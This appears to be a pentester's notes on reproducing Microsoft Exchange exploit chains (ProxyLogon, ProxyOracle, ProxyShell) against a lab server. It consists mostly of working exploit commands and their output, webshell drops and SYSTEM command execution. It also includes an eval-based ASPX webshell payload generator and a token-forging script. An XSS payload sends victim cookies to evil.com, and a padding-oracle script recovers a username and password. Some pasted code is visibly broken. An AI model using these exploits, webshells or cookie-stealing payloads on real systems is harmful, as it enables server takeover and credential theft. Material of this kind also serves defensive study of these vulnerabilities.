 - [\[\[Very detailed\] Reproducing the Microsoft Exchange remote code execution vulnerability \[CVE-2020-17144\]\]\(https://mp.weixin.qq.com/s?__biz=MzU5NjA0ODAyNg==&mid=2247484324&idx=1&sn=f3c8e8b37386e4ca8e7d65ed059ba0c4&hksm=fe69e251c91e6b476a26d5296152153b5d279d61cc78a6abf91001fd1d15d50f18c3944c884a&scene=126&sessionid=1608521158&key=032c59c0a43519d159f58e3ddbdf9a4f22f4b5f6de472ffb622cc9bbb5922e25bf20bf89928225fb7094f5ec307fcf3db24d356336d7081b3146a18a8508ac16589d79c3e6ef43d31ce8d1d05e5a6cb97aa87121903c9115f3b5ecfe85a23089a7c2fd9def86e59614a2b466d1187d87cd65edbe87e40fa2f3587c3d1f2b47b4&scene=1&uin=MjExMzQ5OTU0NA%3D%3D&devicetype=Windows+10+x64&version=6300002f&lang=zh_CN&exportkey=A%2FMi0SWv7TyhMLihi1rfRe8%3D&pass_ticket=nGG1z%2BnLMzm8%2F%2FVIQpbkOytO59crshu1nx6DmKyMbxjesQ8ypSPy6YiXuyKi9boi&wx_header=0\)](#)
- Information about the affected exchange system versions

Microsoft Exchange Server 2010 Service Pack 3 Update Rollup 31

- There are many mature weaponized exp tools and analysis articles online, so it is not reproduced again here

CVE-2021-24085 ()

CVE-2021-24085 part links

- [Hunting Down MS Exchange Attacks. Part 2 \(CVE-2020-0688, CVE-2020-16875, CVE-2021-24085\)](#)
 - [Microsoft Exchange Server msExchEcpCanary Cross Site Request Forgery Elevation of Privilege Vulnerability](#)
- Information about the affected exchange system versions

```
microsoft:exchange_server:2016:cumulative_update_18  
microsoft:exchange_server:2016:cumulative_update_19  
microsoft:exchange_server:2019:cumulative_update_7  
microsoft:exchange_server:2019:cumulative_update_8
```

CVE-2021-28482 ()

CVE-2021-28482 part links

ProxyLogon (completed)

ProxyLogon part links

- [Proxylogon](#)
 - [A New Attack Surface on MS Exchange Part 1 - ProxyLogon!](#)
 - [Analysis of the ProxyLogon vulnerability](#)
 - [Reproducing the Microsoft Exchange Proxylogon exploitation chain](#)
- Information about the exchange versions affected by the vulnerability

```
Exchange Server 2019 < 15.02.0792.010  
Exchange Server 2019 < 15.02.0721.013  
Exchange Server 2016 < 15.01.2106.013  
Exchange Server 2013 < 15.00.1497.012
```

```
root@LAPTOP-6L13SCQ8:/mnt/c/Users/lUc1f3r11/Desktop/pentest/recent-bugs/proxy-attackchain# go run proxylogon.go -u https://192.168.186.130/ -e administrator@exchange2016.com
```

PROXYLOGON

< proxylogon is awesome! >



By lUc1f3r11

```
[+] Target Server url: https://192.168.186.130//owa/auth.owa
[+] get FQDN success!
[+] Got FQDN: WIN-UPF09R7H264
[+] Target is Vuln to SSRF [CVE-2021-26855]!
[+] Getting Information Server!
[+] Computer Name = WIN-UPF09R7H264
[+] Domain Name =
win-upf09r7h264.exchange2016.com
[+] Guest SID =
S-1-5-18=rJqNiZqNgai2sdKqr7nPqx3It83Jy9Gah5yXnpGYms3PzsnRnJCSgc7Gy83PycZ0z8+Bzc/NzNLPzdL0yKvPxsXPysXMyw==
[+] valid email: administrator@exchange2016.com
[+] legacyDN is: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f47d5b2f80b14f3d87d0442afcce5a32-Admin
[+] Found User SID = S-1-5-21-46962994-2066588249-799565096-500
[+] Fixed User SID: S-1-5-21-46962994-2066588249-799565096-500
[+] Login success!!!
[+] ASP.NET_SessionId=90642b6b-d1e1-4fc9-bf58-bad5fe2a4337; msExchEcpCanary=j6rZGAu0BkuxCCZCUBEBFUHiFRBXetsIT7Bb80VL045Kc635ERC8kh2E7b_Dk_KGonT-OrTGO-I.
[+] ==== It means good to go!!!====
[+] GetOAB success!
[+] Got OAB id: f39ed9ca-9425-4350-ad4c-f2e0d8f48e66
[+] Set external url success!
[+] Write Shell success!
[+] the request shell response data:
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
```

```
[+] Got OAB id: f39ed9ca-9425-4350-ad4c-f2e0d8f48e66
[+] Set external url success!
[+] Write Shell success!
[+] the request shell response data:
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS://WIN-UPF09R7H264.exchange2016.com/W3SVC/1/ROOT/OAB
Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 2044.4)
Server : WIN-UPF09R7H264
InternalUrl : https://win-upf09r7h264.exchange2016.com/OAB
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : http://ffff/#
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=WIN-UPF09R7H264,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft Exchange,CN=Services
N=Configuration,DC=exchange2016,DC=com
Identity : WIN-UPF09R7H264\OAB (Default Web Site)
Guid : 307de77e-311b-4c0c-adf0-c31767c39931
ObjectCategory : exchange2016.com/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 2023/2/17 15:15:36
WhenCreated : 2023/2/17 15:15:16
WhenChangedUTC : 2023/2/17 7:15:36
WhenCreatedUTC : 2023/2/17 7:15:16
OrganizationId :
Id : WIN-UPF09R7H264\OAB (Default Web Site)
OriginatingServer : WIN-UPF09R7H264.exchange2016.com
IsValid : True

[+] Webshell drop at https://192.168.186.130//aspnet_client/lUc1f3r11.aspx .. Have fun!
[+] Code: curl -ik https://192.168.186.130//aspnet_client/lUc1f3r11.aspx -d 'lUc1f3r11=Response.Write(new ActiveXObject(
Script.Shell").exec("cmd /c whoami").stdout.readall())'
```


- Script.Shell").exec("cmd /c whoami").stdout.readall())'
- ```

root@LAPTOP-6L13SC08:/mnt/c/Users/1Uc1f3r11/Desktop/pentest/recent-bugs/proxy-attackchain# curl -ik https://192.168.186.130//aspnet_client/1Uc1f3r11.aspx -d '1Uc1f3r11=Response.Write(new ActiveXObject("WScript.Shell").exec('cmd /c whoami /all')).stdout.readall())'
HTTP/2 200
cache-control: private
content-type: text/html; charset=utf-8
server: Microsoft-IIS/10.0
x-aspnet-version: 4.0.30319
date: Fri, 17 Feb 2023 08:57:31 GMT
content-length: 5302

```
- ```

用户信息
-----
用户名          SID
=====
nt authority\system S-1-5-18

组信息
-----
组名                                     类型  SID                                     属性
=====
Mandatory Label\System Mandatory Level  标签  S-1-16-16384
Everyone                                已知组 S-1-1-0                                     必需的组,
启用于默认, 启用的组
BUILTIN\Users                           别名  S-1-5-32-545                               必需的组,
启用于默认, 启用的组
BUILTIN\Pre-Windows 2000 Compatible Access 别名  S-1-5-32-554                               必需的组,
启用于默认, 启用的组
NT AUTHORITY\SERVICE                   已知组 S-1-5-6                                     必需的组,
启用于默认, 启用的组
CONSOLE LOGON                          已知组 S-1-2-1                                     必需的组,
启用于默认, 启用的组
NT AUTHORITY\Authenticated Users        已知组 S-1-5-11                                必需的组,
启用于默认, 启用的组
NT AUTHORITY\This Organization           已知组 S-1-5-15                                必需的组,
启用于默认, 启用的组
BUILTIN\IIS_IUSRS                       别名  S-1-5-32-568                               必需的组,

```

ProxyOracle (completed)

ProxyOracle part links

- [A New Attack Surface on MS Exchange Part 2 - ProxyOracle!](#)
 - [Analysis of the ProxyOracle vulnerability](#)
- Affected versions

CVE-2021-31195

Exchange Server 2013 < May21SU
 Exchange Server 2016 < May21SU < CU21
 Exchange Server 2019 < May21SU < CU10

CVE-2021-31196

Exchange Server 2013 < Jul21SU
 Exchange Server 2016 < Jul21SU
 Exchange Server 2019 < Jul21SU

Once a victim clicks this link, evil.com will receive the cookies.

```
https://ews.lab/owa/auth/frowny.aspx?
app=people&et=ServerError&esrc=MasterPage&te=\&refurl=}}};document.cookie=`X-AnonResource-
Backend=@evil.com:443/path/any.php%23~1941962753`;document.cookie=`X-
AnonResource=true`;fetch(`/owa/auth/any.skin`,{credentials:`include`});//
```

or use 3gstudent's way:

step1: setting up the XSS platform

With the help of the SSRF vulnerability, make the Exchange server send the Cookie information to the XSS platform, so that the Cookie information you finally want ends up in the Request Headers

But most existing XSS platforms pass data through the parameters of a POST request

To solve this problem, an open source XSS platform can be chosen here, at the address below:

<https://github.com/3gstudent/pyXSSPlatform>

Only the following places need to be changed:

- Change index.js, using ajax to simulate the user sending the packet that triggers the SSRF vulnerability
- Change pyXSSPlatform.py to extract the Request Headers of the GET request
- Use a valid certificate

index.js code example:

```
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", "https://192.168.1.1/owa/auth/x.js", false);
document.cookie = "X-AnonResource=true";
document.cookie = "X-AnonResource-Backend=OurXssServer.com/#~1";
xmlhttp.send();
```

step2: XSS exploitation code

Code example that makes the user visit the XSS platform:

```
https://192.168.1.1/owa/auth/frowny.aspx?
app=people&et=ServerError&esrc=MasterPage&te=\&refurl=}}};document.head.appendChild(document.createElement(
/script/.source)).src=https://\0urXssServer.com\index.js/.source//
```

step3: example cookie for decryption test:

- amd64 poc binary usage:
 - just a modified version of [padre](#), added proxyoracle detect poc code...

- python script exp usage:

```

mac@macdeMacBook-Pro proxy-attackchain % python3 proxyoracle.py 12345678901234567890 --cadata=FlvtSAAwkDn29HYD0ry+KGe+994VUDaXOnRy4i4nbJW9JWtH8yLueD6xiYpahfxcGsA/B3FOV000D2EG665SR4Qde01pof+Kd0/76jpmY0jv/II+0c4ChrZFZvFMWv46as; cadataTTL=teXCEKHDPMD0/gEgDu0aFg==; cadataKey=T4ijuH4dUMKY4kwaJUD43n4EwfMwefP0lqzxXmk4GnSH1Zgoq+u0gl1Y2oG0d1hY2oG0pYrYjGcU6rmK0K+Lsa2h1fBCtH8T5yAhP12FvX+YnkVzy8Bcpui7zTlH4AY581E5A1j56cRHVX3e2kb_fmJgp0cFHj5U0TPcg310/Ae0A05c27TlY007JqMw7G0Uv0i1llyYhnh0RnTWwq0f+5e09j01bxiGgr0QrXpLx1u/AU1ddc+/5jG9EDpdaQ4C213awU/94/rkH3iZnH905iHYtKzR/FrXwACvW90qiaorIS3jKbzK3mMuz3YtNsJwAuIhZSxqDC00==; cadataTVE=C89Bz_rw1rjgYp0F8znv1KAek+syovEot9jFcV6B9ePcTQort05HUH5cS7T1e1mHg0tUE6E0ZUM/wiNGP6v14UtaoFcm0tFLrQpB2eaK0etFj3KX2z7TKn+9K2rKtclp1108FT0Vx_dh0Ho1FHYukqxFr+TgBU117T1tU0W0X4Z2HfmoHhG0z0eYImKdX7Uv/jiJrF4Evev7Rgv3C8BhQ0qWgaTxpGhdTzTXLxw3crgsZmXpX0P0UREj1iwmthvU06uig4Lr9t0rVlW3wVp6giU8ow1lYupxn117YHn27Aqk3j0ntZZz1lBUZnY4xYx465zFM668jllnE4wq; cadataSig=80SYN2B+3RSXJ02akh3mKlKkEaZwAm0zfpv00dPEA3BHjpr615sYd9TzAQzRuWJJaarIm7wME1Bp/sk5j3K36KwU0MfTJN2c38Pdvw6q67ByJd152a50jHdRZhnc4Q3y+FFR6KXVqUj1TrWtHJG1Jad2+LJNHjGkaLhUeTM/a2V4LQWf6vv1KzJ079rZu000Bnatht/E29j6636FpLlCEKFrrogPQ7AddV5600mQn19RvW4gKqomC2T1PC2Ujz3r6cBdVmtU9EY5Zcc0bsB2jxXcLAmsA+NZU/6sJ9tLq3gcqrBl9YUDTgZLg383gw==

Get Block [1] Intermediate Value:
bytearray(b'r(\x00\\x9d\x08)\x84\xbd\xfd\x4f\x7f\x3e3\x1b')

Get Block [2] Intermediate Value:
bytearray(b'\xa9j\x8aU\x7f\x03D\x8d\xac\xad\x7e\x21\x7c9\x03\x2d')

Get Block [3] Intermediate Value:
bytearray(b'\x18N\2M\x7e\xee\x8\xcaX\x95\x8a\x5c\x5f\x2\xac')

Get Block [4] Intermediate Value:
bytearray(b'J\xfd\x16\xcdT\x14\x0e\xbf\x10\x14\xbd\xab5<-A')

Get Block [5] Intermediate Value:
bytearray(b'\x82\x90\x04\x9aI\x78\x93\xff\x98\x8a\xcd\xab6\x14\x8a\xfb')

Username: ??..com/administrator
Password: 1234567890

```

ProxyShell part links

- [My Steps of Reproducing ProxyShell](#)
 - [Analysis of the ProxyShell vulnerability](#)
 - [FROM PWN2OWN 2021: A NEW ATTACK SURFACE ON MICROSOFT EXCHANGE - PROXYSHELL!](#)
 - [Reproducing The ProxyShell Pwn2Own Exploit](#)
 - [ProxyShell](#)
 - [A basic proxyshell scanner](#)
 - [Generate proxyshell payload by Py Permutative Encoding](#)
 - [CVE-2021-34473-Exchange-ProxyShell](#)
 - [Reproducing the Exchange ProxyShell remote code execution vulnerability](#)
 - [Reproduction and analysis of the exchange-proxyshell vulnerability](#)

- [Proof of Concept Exploit for Microsoft Exchange CVE-2021-34473, CVE-2021-34523, CVE-2021-31207](#)

short intro

- Information about the affected exchange versions

CVE-2021-34473 & CVE-2021-34523

```
Exchange Server 2013 < Apr21SU
Exchange Server 2016 < Apr21SU < CU21
Exchange Server 2019 < Apr21SU < CU10
```

CVE-2021-31207

```
Exchange Server 2013 < May21SU
Exchange Server 2016 < May21SU < CU21
Exchange Server 2019 < May21SU < CU10
```

- CVE-2021-34473 - Pre-auth Path Confusion

This faulty URL normalization lets us access an arbitrary backend URL while running as the Exchange Server machine account. Although this bug is not as powerful as the SSRF in ProxyLogon, and we could manipulate only the path part of the URL, it's still powerful enough for us to conduct further attacks with arbitrary backend access.

```
https://xxx.xxx.xxx.xxx/autodiscover/autodiscover.json?@foo.com/mapi/nsapi/?
&Email=autodiscover/autodiscover.json%3f@foo.com
```

- CVE-2021-34523 - Exchange PowerShell Backend Elevation-of-Privilege
 - CVE-2021-31207 - Post-auth Arbitrary-File-Write

let's getting started and split proxyshell part to part

generate proxyshell specified webshell payload.

- [proxyshell_payload_gen.py](#)

just put the webshell content you want to "webshell", then it will be fine...

```

• proxy-attackchain > proxyshell_payload_gen.py > ...
116     tmp = [table[v] for v in data] if six.PY3 else [table[ord(v)] for v in data]
117     i = 0
118     buf = bytes(tmp) if six.PY3 else bytearray(tmp)
119     stream = BytesIO(buf)
120     while True:
121         b = stream.read(DWORD_SIZE)
122         try:
123             tmp[i] = b[0]
124             tmp[i + 1] = b[1]
125             tmp[i + 2] = b[2]
126             tmp[i + 3] = b[3]
127             i += DWORD_SIZE
128         except:
129             pass
130         if len(b) != DWORD_SIZE:
131             break
132
133     return bytes(tmp) if six.PY3 else ''.join(tmp)
134
135 if __name__ == "__main__":
136     webshell = b"<script language='JScript' runat='server' Page aspcompat=true>function Page_Load(){eval(Request['cmd'],
137     'unsafe');}</script>"
138     v1 = cryptpermute(webshell, False)
139     b64_data = base64.b64encode(v1).decode()
140     print("[+] Encode webshell !\n{}\n".format(b64_data))
141
142     encode_shell = base64.b64decode(b64_data)
143     decode_shell = cryptpermute(encode_shell, True)
144     print("[+] Decode webshell !\n{}\n".format(decode_shell.decode()))

```

问题 21 调试控制台 输出 终端

```

C:\Users\lUc1f3r11\Desktop\pentest\recent-bugs\proxy-attackchain>python proxyshell_payload_gen.py
[+] Encode webshell !
ldZUhrdpFDnNqQbF96nf2v+CYWdUhrdpFIIShvcGqRT/gtbahqXahoISuanf2jimp1mU041pqRT/FIb32tld9wZUFLfTBjm5qd/aKSDTqQ2MyenapanNjL7aXPfa1hR+g1SNDYIPa4L3BtapXdqCy
TEhlfvWia3aRTZ

[+] Decode webshell !
<script language='JScript' runat='server' Page aspcompat=true>function Page_Load(){eval(Request['cmd'],'unsafe');}</script>

```

then put the encoded webshell to <t:Content>...</t:Content> in chkproxyshell.go
confirm proxyshell and get the sid value to generate token.

```

• C:\Users\lUc1f3r11\Desktop\pentest\recent-bugs\proxy-attackchain>go run chkproxyshell.go -u https://192.168.186.130

-----
< proxyshell is awesome! >
-----
  \  ^  ^
   \  \  (oo)\_____)
    (__) \       )\/\
           ||----w |
           ||     ||

By lUc1f3r11
[+] req status: 200 OK
[+] target user is : NT AUTHORITY\SYSTEM
[+] target is vulnerable to proxyshell !
[+] get target email addr: test@exchange2016.com
[+] get target displayname: 11 test
[+] get target email addr1: SMTP:test@exchange2016.com
[+] get server version: 73C187FC
[+] get LegacyDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c25fab90c06249c99f7f97e6dba7af8c-11 te
[+] get sid: S-1-5-21-46962994-2066588249-799565096-1145
[-] send shell mail failed !!!

```

use the following py script to gen token value

```

• proxy-attackchain > sid_gen_token.py > gen_token
1  from struct import *
2  import base64
3
4  def gen_token(uname, sid):
5      version = 0
6      ttype = 'Windows'
7      compressed = 0
8      auth_type = 'Kerberos'
9      raw_token = b''
10     gsid = 'S-1-5-32-544'
11
12     version_data = b'V' + (1).to_bytes(1, 'little') + (version).to_bytes(1, 'little')
13     type_data = b'T' + (len(ttype)).to_bytes(1, 'little') + ttype.encode()
14     compress_data = b'C' + (compressed).to_bytes(1, 'little')
15     auth_data = b'A' + (len(auth_type)).to_bytes(1, 'little') + auth_type.encode()
16     login_data = b'L' + (len(uname)).to_bytes(1, 'little') + uname.encode()
17     user_data = b'U' + (len(sid)).to_bytes(1, 'little') + sid.encode()
18     group_data = b'G' + pack('<II', 1, 7) + (len(gsid)).to_bytes(1, 'little') + gsid.encode()
19     ext_data = b'E' + pack('>I', 0)
20
21     raw_token += version_data
22     raw_token += type_data
23     raw_token += compress_data
24     raw_token += auth_data
25     raw_token += login_data
26     raw_token += user_data
27     raw_token += group_data
28     raw_token += ext_data
29
30     data = base64.b64encode(raw_token).decode()
31
32     return data
33
34
35  print(gen_token("test@exchange2016.com", "S-1-5-21-46962994-2066588249-799565096-1145")) # change here...

```

问题 21 调试控制台 输出 终端

C:\Users\lucif3r11\Desktop\pentest\recent-bugs\proxy-attackchain>python sid_gen_token.py
VgEAVAdXaW5kb3dzQwBbCetlcmJlcm9zTBV0ZXN0QGV4Y2hhbmdlMjAxNi5jb21VK1MtMS01LTlxLTQ2OTYyOTk0LTlWbjY1ODgyNDk0NTY1MDk2LTExNDVHAQAAAAcAAAAAMUy0xLTUtMzItNTQ0RQAAAAA=

confirm the token is valid

```

• proxy-attackchain > confirmtoken.go > main
1  package main
2
3  import (
4      "net/http"
5      "strings"
6      "time"
7  )
8
9  func main() {
10     cli := &http.Client{Timeout: time.Second * 7, Transport: &http.Transport{TLSClientConfig: &tls.Config{InsecureSkipVerify: true}}}
11
12     func confirmToken(target, token string) {
13         cli := &http.Client{Timeout: time.Second * 7, Transport: &http.Transport{TLSClientConfig: &tls.Config{InsecureSkipVerify: true}}}
14         if !strings.Contains(target, "http") {
15             target = "http://" + target
16         }
17
18         endpoint_addr := "/autodiscover/autodiscover.json?a=luci@ex.com/powershell/?X-Rps-CAT="
19
20         request, err := http.NewRequest(http.MethodGet, target+endpoint_addr+token, nil)
21         if err != nil {
22             fmt.Println(err)
23         }
24
25         request.Header.Add("Accept-Encoding", "identity")
26         request.Header.Add("Cookie", "Email=autodiscover/autodiscover.json?a=luci@ex.com")
27         request.Header.Add("Content-Type", "application/soap+xml; charset=UTF-8")
28
29         do, err := cli.Do(request)
30         if err != nil {
31             fmt.Println("[-] requesting err...")
32             return
33         }
34
35         defer func() {

```

问题 22 调试控制台 输出 终端

C:\Users\lucif3r11\Desktop\pentest\recent-bugs\proxy-attackchain>go run confirmtoken.go -u https://192.168.186.130 -t VgEAVAdXaW5kb3dzQwBbCetlcmJlcm9zTBV0ZXN0QGV4Y2hhbmdlMjAxNi5jb21VK1MtMS01LTlxLTQ2OTYyOTk0LTlWbjY1ODgyNDk0NTY1MDk2LTExNDVHAQAAAAcAAAAAMUy0xLTUtMzItNTQ0RQAAAAA=
[+] the input token is valid to use!

now use the token to send a email with shell attachment in, this may be saved as a draft in test user's mailbox...

- ```
C:\Users\lUc1f3r11\Desktop\pentest\recent-bugs\proxy-attackchain>go run chkproxyshe11.go -u https://192.168.186.130 -e test@exchange2016.com -i S-1-5-21-46962994-2066588249-799565096-1145 -t VgEAVAdXaW5kb3dzQwBCEt1cmJlcm9zTBV0ZXN0QGV4Y2hhbmd1MjAxNi5jb21VK1MtMS01LTlxLTQ2OTYyOTk0LTlWnJY1ODgyNDktNzk5NTY1MDk2LTExNDVHAQAAAAcAAAMUy0xLTUtMzItNTQ0RQAAAAA=

< proxyshe11 is awesome! >

 \ ^__^
 (oo)_______
 (__)\)\/\
 ||----w |
 || ||

By lUc1f3r11
[+] req status: 200 OK
[+] target user is : NT AUTHORITY\SYSTEM
[+] target is vulnerable to proxyshe11 !
[+] get target email addr: test@exchange2016.com
[+] get target displayname: 11 test
[+] get target email addr1: SMTP:test@exchange2016.com
[+] get server version: 73C187FC
[+] get LegacyDN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c25fab90c06249c99f7f97e6dba7af8c-11 te
[+] get sid: S-1-5-21-46962994-2066588249-799565096-1145
[+] send shell mail successful: NoError
```


- 

-

finally use the following wsman python script to export The draft to webshell, sometimes may write shell failed, try one more time will be fine :)

- C:\Users\1Uc1f3r11\Desktop\pentest\recent-bugs\proxy-attackchain>python wsman\_getshell.py <https://192.168.186.130/> test@exchange2016.com VgEAVAdXaw5kb3dzQwBBC  
Et1cmJ1cm9zTBV0ZXN0QGV4Y2hhbmd1MjAxN15jb21VK1MtMS01LTlxLTQ2OTYyOTk0LTlWbWJY1ODgyNDktNzk5NTY1MDk2LTExNDVHAQAAAAcAAAAAMUy0xLTUtMzI1NTQ0RQAAAAA= shell  
[+] Start wsman Server  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:22] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:22] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:22] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:22] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:22] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:22] "POST /wsman HTTP/1.1" 200 -  
OUTPUT:  
  
ERROR:  
The term 'New-ManagementRoleAssignment' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name,  
or if a path was included, verify that the path is correct and try again.  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:26] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:26] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:26] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:26] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:26] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:26] "POST /wsman HTTP/1.1" 200 -  
OUTPUT:  
  
ERROR:  
  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:29] "POST /wsman HTTP/1.1" 200 -
- ERROR:  
  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:29] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:29] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:29] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:29] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:30] "POST /wsman HTTP/1.1" 200 -  
sending wsman  
127.0.0.1 - - [21/Feb/2023 17:23:30] "POST /wsman HTTP/1.1" 200 -  
OUTPUT:  
exchange2016.com/Users/11 test\MailboxExport  
ERROR:  
  
[+] Test shell.....  
[+] [https://192.168.186.130//aspnet\\_client/redhedh.aspx?cmd=Response.Write\('eeeeeeeeeeeeeeeeee1Uc1f3r11'\)](https://192.168.186.130//aspnet_client/redhedh.aspx?cmd=Response.Write('eeeeeeeeeeeeeeeeee1Uc1f3r11')),shell is ok  
Cmdlet:






access the shell and then execute the commands you want:

```
view-source:https://192.168.186.130//aspnet_client/redhedh.aspx?
cmd=Response.Write(Response.Write('eeeeeeeeeeeeeeeeee lUc1f3r1l is here!!!!'));
```

shell is just work fine!!!



command exec:

```
view-source:https://192.168.186.130//aspnet_client/redhedh.aspx?cmd=Response.Write(new
ActiveXObject("WScript.Shell").Exec("cmd.exe /c whoami /all").StdOut.ReadAll());
```



```

C:\Users\luc1f3r11\Desktop\pentest\recent-bugs\proxy-attackchain>python proxysHELL-auto.py -t 192.168.186.130
fqdn win-upf09r7h264.exchange2016.com
+ test@exchange2016.com
legacyDN /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c25fab90c06249c99f7f97e6dba7af8c-11 te
leak_sid S-1-5-21-46962994-2066588249-799565096-1145
token VgEAVAdXak5kb3dzQwBBCEt1cmJlcm9zTBV0ZXN0QGV4Y2hhbmd1MjAxNi5jb2lVK1MtMS01LTlTQ20TYyOTk0LTlWjY1ODgyNDk0NTY1MDk2LTExNDVHAQAAAAcAAAAAMUy0xLTUtMzItNTQ0
RQAAAAA=
set_ews Success with subject ylymkwlsvjhfkae
write webshell at aspnet_client/vuqjf.aspx
<Response [500]>
nt authority\system
SHELL> whoami
nt authority\system

SHELL> net user

\\ 的用户帐户

$331000-7P9C9U6JQBL1 Administrator DefaultAccount
Guest HealthMailbox2d4da68 HealthMailbox399319f
HealthMailbox3bd9470 HealthMailbox442b072 HealthMailbox5837e61
HealthMailbox6b80e65 HealthMailbox77efbbc HealthMailbox8fee04e
HealthMailboxac0b798 HealthMailboxd7d458f HealthMailboxe5fd57d
